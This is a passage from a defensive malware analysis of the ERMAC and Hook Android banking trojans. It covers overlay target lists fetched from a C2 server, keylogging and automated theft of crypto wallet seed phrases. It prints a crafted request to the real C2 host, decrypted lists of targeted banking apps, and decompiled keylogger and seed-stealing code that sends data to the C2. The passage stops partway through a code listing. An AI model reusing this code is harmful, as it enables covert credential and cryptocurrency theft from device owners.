With accessibility services enabled, ERMAC and Hook malware automatically grants itself additional permissions such as permission to draw overlays. The **onAccessibilityEvent()** method monitors the package names from received accessibility events, and the web injection related code will be executed when a target app is launched.

Targeted applications

When the infected device is ready to communicate with the C2 server, it sends a list of applications that are currently installed on the device. The C2 server then responds with the target apps that it has injections for. While dynamically analysing the latest version of Hook, we sent a custom HTTP request to the C2 server to make it believe that we have a large amount of apps (700+) installed. For this, we used the list of package names that CSIRT KNF had shared in an analysis report of Hook [2].




```
POST /php/[redacted].php/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Length: 25369
Content-Type: application/x-www-form-urlencoded
Host: 91.215.85.223:3434
Connection: close
Accept-Encoding: gzip, deflate

```

```
[redacted]/508kSCOmU5YKmc6YOQW3YdyNEjNHGVqi1l
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
```

Decrypted text:
{"uid":"HW-[redacted]",
"command":"updateInjections","apps":["ae.ahb.digital","ae.almasraf.mobileapp","ae.hsbc.hsbcuae","air.app.scb.breeze.android.main.my.prod","air.com.inversis.AndbankSmartphone","alior.bankingapp.android","app.alansari","app.wizink.es","app.wizink.pt","ar.bapro","ar.com.bcopatagonia.android","ar.com.redlink.custom","ar.com.santander.rio.mbanking","ar.macro","at.erstebank.george","at.ing.diba.client.onlinebanking","at.rsg.pfp","at.spardat.bcrmobile","at.volksbank.volksbanknkmobile", ..., ..., ..."]}

Part of our manually crafted HTTP request that includes a list of “installed apps” for our infected device.

The server responded with the list of target apps that the malware can display phishing windows for. Most of the targeted apps in both Hook and ERMAC are related to banking.


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Authorization, Content-Type,
Content-Length, X-CSRF-Token, Token, session, Origin, Host,
Connection, Accept-Encoding, Accept-Language, X-Requested-With
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT, DELETE
Access-Control-Allow-Origin: http://91.215.85.223/
Content-Type: text/plain; charset=utf-8
Date: [redacted]
Connection: close
Content-Length: 22400

```


```
bTMPoXnS1OUDMEQrT1mdrJ2jJ5jMEegOuo7XYel8MPj2UVUXAPG9qDKwb5eNM+raJruv
+HsweatylRB6imJYoGef1XTa2beuRJ8ppCWALN5hzzjVQhdWzDesjsHgjax5zh1LrV08
Ddv8LnYq3yID7LwSFGBSapTJUrU74H3yYC1sKS2ptd1FPwrlU5oXi/FrEFiVIt+WSLDT
dtMVOEaNEqjrtNTm7XF4f5Pc0eqz3ew5oOaygrg1q8beNEX1jTmlzFRV/d9dFFaGw80J
1iKGxXNX6ei3embuRZ7OBSWlmtRwH/EBk85Uje+Q2eI/eKQWiaRiZg2yVuUyTCF6/YWe
C6Gac9zMM+XBLJx1dv8wN7HIIyV+5phyIHIGmZrfqljVFjuOEFWB0cc8kzhTlRfssGIj
RWoyfqRqmnZ+/iOrHkocq4fXgDV5WQmyU1Qco0tDmLfnlgtU294F0lOq2A5Q5mLepXxE
I/qdEb99FxanKqlZVbNeJ8TXzhQdBaURW7mPPWwu84JN2gYA70AsByY8/+99Z5L7B7Fc
Q90Qm93TU322Y6XWBXN3SqwuMRE96MknlQKbP+YSdur2B7F+b7+44yN61gcvBo4hPgR2
QzxgyNUN/4SrhbA8qneG+adMNTX4Nm30HTYCN4ekgtxJrjNLwKJPpUQ/DAlPK8DGREm3
Ip34NjE84fNBmz14TN2XfD2pNPGv7AgRUiH1+0tXGvVNIerJT0X50APIl2GgPTZTH43B
c00VbcB/yw5E13yv9B2m7pbQUsc9di6V8tk4I9cYd2Vb67uC6oRKyCMMhoZ0v+zgXZ4S
JBYcizlXrtmxF0aP8FE536T+U2Tlq9+j/NfZNreyDxsCsWOBqRvHBFvaGgBMdA6MJkGv
dPVPHP3Ji6rWpzB8gFK1h16VZ8au1IMRSJTMER4pR8le3NJK6peeDSybyc2mga+4LfTD
VR+OuKBJSh8kN0gh3+UXPB9d05WRu2DJ35bspfV71knSVgMB86TrGV2uxljTn3NNTLbF
JkEdNlVehHVEoSJ+IuV6cJVr7L4K4Iv/wIkjjRH096xFGryZFD7ea/cJs697QD3WYGXB
riUx7sa0RakWuKDAlkVZpVpnCKeZ5vwY7oVmo6aa1e49LCl4R6GslCXMx60v0o/e7AwK
oeT3FJ/ILG2aACvUmEk7Zd0b3FbKzGdxKZKN17wa/M/PpqDZQEjBiSxZBPdN5tQ5oUW1
MhBBA3bX01D6hctxntWmds1V/n5BnmZ41OwtrugTDLF+02ScYjC5rkTLQ+mruBk9y/nD
y5ZuSDMbKTBD5bMzqfWjbSLznR7tx/A1v0Kz8B/M9yaOeVnEq0PXfHixwyWtEnfYDpZj
BjXx/9D9iaWyRNBBl/Bq+UXz6NlpAY+PsaZt209p5oFe1iN85NvmAdlPVE7wSSUg9PEb
3Wivi1jXTDz+cfIDrJ4oc618hyJng6gSIIF6jO2cTZ2V+Nv1mLCqhdquCsJC4c/5w+1L
rOnH4+1lfVbDWKxIqT22P9B3ahXacfx4WR1KNXW4P3DUYLXHInvif+H9jxlS3xMjn34L
eZJ2dtLsnbXOf8J4N3j1Dtx3zC7LEIDcUauY/BRpgZ0Ifg4GDLHOp1SJNkcliMUjbSPM
aa8DeDXDHrs7GuPpvvsRvjjcUdjOanOcS36+SmRs0QSYPh6mqemayVCVLgrDSsx1hziv
7ABjB6GRBsVmuoK81MQFvmEJZ5T5gcPl6tCuU6kKPmTl2gvffe16VQor+EbiRRgPCW7f
Kubb7GHIHr566NqT+SBUWA1oLR+Qde95ruS24xSbZB/BcDLnNHXrxCut6a6cUev38P0g
7sBZZaQ2yWu3p4NjxtdnTIO/zrih4x4/HiWLX/mKcXmel9krKu+ifhkV8RtfwlH1KUxC
OpCOVdoZNBvUvNGT3rnFyEjMEpMwodQ3jg92DrP1881bpE+9erPBtYCc5mzeofN+Z2qM
CIOSThUuDTbSylMLoWZJVCqZA9kAHx9LiVxbmCE8B0X/gxdFnBZBtcrIi7L4LfC4gd1O
wYckF4mPzxcXOtrZvR+m4Kb75P2liexsj8PONLIHbns2Q+z9NBDyO7CfxWG8npWBfZDi
wStgvpHH9Tx7Q1SzXtn201MPF4cxZ0sdwPJmLBkBtN8lzniqK3C7Okc0c6NTXOGvl1+7
5EEPvKdTILMoK9jn3bv9a8R7yxBaV+ccJUdAY8/hh8RYs8ioBTNHbF1f2Ixnazs45JYE
l2yUr3BGrVmWKmW21Out9lFgvyf6AicHIvl+oqkIpKCUqol4ETtmDXGThi1TllKk0cYO
xsCazEx4SiZD0ql4sV6e2R/4iKZRjndZbMukTcpSxjK7O9MAPQ9rA/gAd6Jl4ikdyvBx
hGTVq/+uvKGcZhZxA34YeKiUb//ezCjdncXUqbd2fyWPWaQU3u4DTiy4UQ0+8Lb5684E
vGvoCFUArpVC+0DQvLD3xXgvp8KWtyjjOrxUDUHN+TSyig+09qHBohAGome3atLeoDIF
lUNrOzAY4HUrP93ans0f5ji3cWCKSNhkDaQbz+kNmHBDdQecX5PpK24ikcIS417NAQWo
1WBqKsiOh2Ku8Cel9So30IDQLKkevVq+aSAKCCKHxCLubcyXWoQTnQ7lBW5u8Z0Weaxh
```

Decrypted text:
{"allInjections":";ae.ahb.digital;ae.almasraf.mobileapp;ae.hsbc.hsbcuae;air.app.scb.breeze.android.main.my.prod;air.com.inversis.AndbankSmartphone;alior.bankingapp.android;app.alansari;app.wizink.es;app.wizink.pt;ar.bapro;ar.com.bcopatagonia.android;ar.com.redlink.custom;ar.com.santander.rio.mbanking;ar.macro;at.erstebank.george;at.ing.diba.client.onlinebanking;at.rsg.pfp;at.spardat.bcrmobile;at.volksbank.volksbankmobile; ...; ...; ...","activeInjection":"~no~"}

Part of the C2 server response that contains the target apps for overlay injections.

Keylogging

Keylogging functionality can be found in the **onAccessibilityEvent()** method of both ERMAC and Hook. For every accessibility event type that is triggered on the infected device, a method is called that contains keylogger functionality. This method then checks what the accessibility event type was to label the log and extracts the text from it. Comparing the code implementation of keylogging in ERMAC to Hook, there are some slight differences in the accessibility event types that it checks for. But the main functionality of extracting text and sending it to the C2 with a certain label is the same.



ERMAC

```
switch(v_accEventType) {
    case 1: {
        goto label_15;
    }
    case 4: {
        goto label_19;
    }
    case 8: {
        goto label_23;
    }
    case 16: {
        goto label_27;
    }
    default: {
        try {
            if(this.h_accEventText.length() >= 3) {
                jSONObject0.put("time", s_timeStr);
                jSONObject0.put("action", "[KeyLog]");
                jSONObject0.put("length", this.h_accEventText.length());
                jSONObject0.put("text", this.h_accEventText);
            }

            goto label_32;
        }
        catch(Throwable throwable1) {
        }

        try {
            r0.c.m(throwable1);
            goto label_32;
        label_15:
            jSONObject0.put("time", s_timeStr);
            jSONObject0.put("action", "[Click]");
            String s1_textStr = "WFNsS3BvY2wrazgvb1JzbTUxVmNJdz09OjpRK1FYRlBFVWNuNU4yM1ZtcGxlNkJBPT0=";  // "text"
            goto label_30;
        label_19:
            jSONObject0.put("time", s_timeStr);
            jSONObject0.put("action", "[Selected]");
            s1_textStr = "YjJmZXdUcGxycXZIQStvdDZSK1YxUT09OjpnSTZHRkhxa0I5a2dZZUE1UkZteXFBPT0=";  // "text"
            goto label_30;
        label_23:
            jSONObject0.put("time", s_timeStr);
            jSONObject0.put("action", "[Focused]");
            s1_textStr = "T2VpNDdwOG96K2tCYjdPb1VkUHNNdz09Ojp5MFAvMFEvZ1gvbnZ6djZGdzljdk1nPT0=";  // "text"
            goto label_30;
        label_27:
            jSONObject0.put("time", s_timeStr);
            jSONObject0.put("action", "[Write Text]");
            s1_textStr = "Q0dvYk5kYSszZEtLT1FOTEltR0Q5dz09Ojo4T043My84ZStwYVVHcVlqaEo0dklBPT0=";  // "text"
        label_30:
            jSONObject0.put(d0.a.c_Decrypt(s1_textStr), this.h_accEventText);
        label_32:
            if(jSONObject0.toString().length() > 2) {
                b.a.b(this, c0.a.T_datakeyloggerStr, jSONObject0 + "::endlog::");
                return;
            }
```

Hook 2

```
switch(accessibilityEvent0.getEventType()) {
    case 1:
    case 8:
    case 16: {
        stringBuffer0.append(accessibilityEvent0.getText().toString());
        break;
    }
    case 0x20:
    case 0x800: {
        if(accessibilityEvent0.getContentChangeTypes() != 2) {
            break;
        }

        stringBuffer0.append(accessibilityEvent0.getText().toString());
        break;
    }
}
if(s2_textStr != null) {
    int v1 = accessibilityEvent0.getEventType();
    switch(v1) {
        case 1: {
            Log.v("Logger", "[VIEW_CLICKED] " + s2_textStr);
            g$a0 = g.i;
            jSONObject0 = new JSONObject();
            jSONObject0.put("[VIEW_CLICKED]", s2_textStr);
            break;
        }
        case 8: {
            Log.v("Logger", "[VIEW_FOCUSED] " + s2_textStr);
            g$a0 = g.i;
            jSONObject0 = new JSONObject();
            jSONObject0.put("[VIEW_FOCUSED]", s2_textStr);
            break;
        }
        case 16: {
            Log.v("Logger", "[TEXT_CHANGED] " + s2_textStr);
            g$a0 = g.i;
            jSONObject0 = new JSONObject();
            jSONObject0.put("[TEXT_CHANGED]", s2_textStr);
            break;
        }
        case 0x20:
        case 0x800: {
            if(accessibilityEvent0.getContentChangeTypes() == 2) {
                Log.v("Logger", "[CHANGE_TYPE_TEXT] " + s2_textStr);
                g$a0 = g.i;
                jSONObject0 = new JSONObject();
                jSONObject0.put("[CHANGE_TYPE_TEXT]", s2_textStr);
            }
            else {
                Log.v("Logger", s2_textStr);
                g$a0 = g.i;
                jSONObject0 = new JSONObject();
                jSONObject0.put("[OTHER]", s2_textStr);
            }

            break;
        }
        default: {
            Log.v("Logger", s2_textStr);
            g$a0 = g.i;
            jSONObject0 = new JSONObject();
            jSONObject0.put("[OTHER_]", s2_textStr);
        }
    }
    String s3 = jSONObject0.toString();
    c$a0 = a.g_possEncryptAndSendToC2("", s3, "keylogger");
```

Decompiled code snippet of keylogging in ERMAC and in Hook.

The ERMAC keylogger contains an extra check for accessibility event "TYPE_VIEW_SELECTED" (triggered when a user selects a view, such as tapping on a button). Accessibility services can extract information about a selected view, such as the text, and that is exactly what is happening here.

Hook specifically checks for two other accessibility events: the "TYPE_WINDOW_STATE_CHANGED" event (triggered when the state of an active window changes, for example when a new window is opened) or the "TYPE_WINDOW_CONTENT_CHANGED" event (triggered when the content within a window changes, like when the text within a window is updated).


It checks for these events in combination with the content change type

"CONTENT_CHANGE_TYPE_TEXT" (indicating that the text of an UI element has changed). This tells us that the accessibility service is interested in changes of the textual content within a window, which is not surprising for a keylogger.

Stealing of crypto wallet seed phrases

Automatic stealing of recovery seeds from crypto wallets is one of the main features in ERMAC and Hook. This feature is actively developed, with support added for extra crypto wallets in the latest version of Hook.

For this feature, the accessibility service first checks if a crypto wallet app has been opened. Then, it will find UI elements by their ID (such as “com.wallet.crypto.trustapp:id/wallets_preference” and “com.wallet.crypto.trustapp:id/item_wallet_info_action”) and automatically clicks on these elements until it navigated to the view that contains the recovery seed phrase. For the crypto wallet app, it will look like the user is browsing to this phrase by themselves.



ERMAC


```
    if(accessibilityNodeInfo27 != null) {
        List list13 = accessibilityNodeInfo27.findAccessibilityNodeInfosByViewId(d0.a.c_Decrypt("WCsxOFBxWXFackFlUmRzVWZJTVQ2QUM3WkMxQWdpWWplk
        if(list13 != null) {                                                                     // ^ "com.wallet.crypto.trustapp:id/next"
            iterator9 = list13.iterator();
            do {
            label_354:
                boolean z15 = iterator9.hasNext();
                goto label_355;
            }
            while(true);
        }
label_355:
    if(z15) {
        try {
            object10 = iterator9.next();
            boolean z16 = ((AccessibilityNodeInfo)object10).isClickable();
        }
        goto label_366;
    }

    label_366:
        if(((AccessibilityNodeInfo)object10) != null) {
            hetereli.o_clickAccNode(this, ((AccessibilityNodeInfo)object10), false, 2);
        }
```

Hook 2

```
if(accessibilityNodeInfo47 != null) {
    try {
        List list18 = accessibilityNodeInfo47.findAccessibilityNodeInfosByViewId("com.wallet.crypto.trustapp:id/next");
        if(list18 != null) {
            for(Object object11: list18) {
                if(!((AccessibilityNodeInfo)object11).isClickable()) {
                    continue;
                }

                goto label_488;
            }

            object11 = null;
        label_488:
            if(((AccessibilityNodeInfo)object11) != null) {
                b.y_clickAccNode(hedobefidapudi.q, ((AccessibilityNodeInfo)object11));
            }
        }
```

Decompiled code that shows ERMAC and Hook searching for and clicking on UI elements in the Trust Wallet app.

Once the window with the recovery seed phrase is reached, it will extract the words from the recovery seed phrase and send them to the C2 server.



ERMAC

```
try {
    jSONObject2.put(r0.c.V(s20, integer0), charSequence6);
    jSONObject2.put(r0.c.V("word_", Integer.valueOf(v12)), charSequence7);
    if(v12 + 1 < v11) {
        ++v12;
        s7 = s20;
        goto label_378;
    label_393:
        s20 = "number_";
    }

label_394:
    if(jSONObject2.length() > 0) {
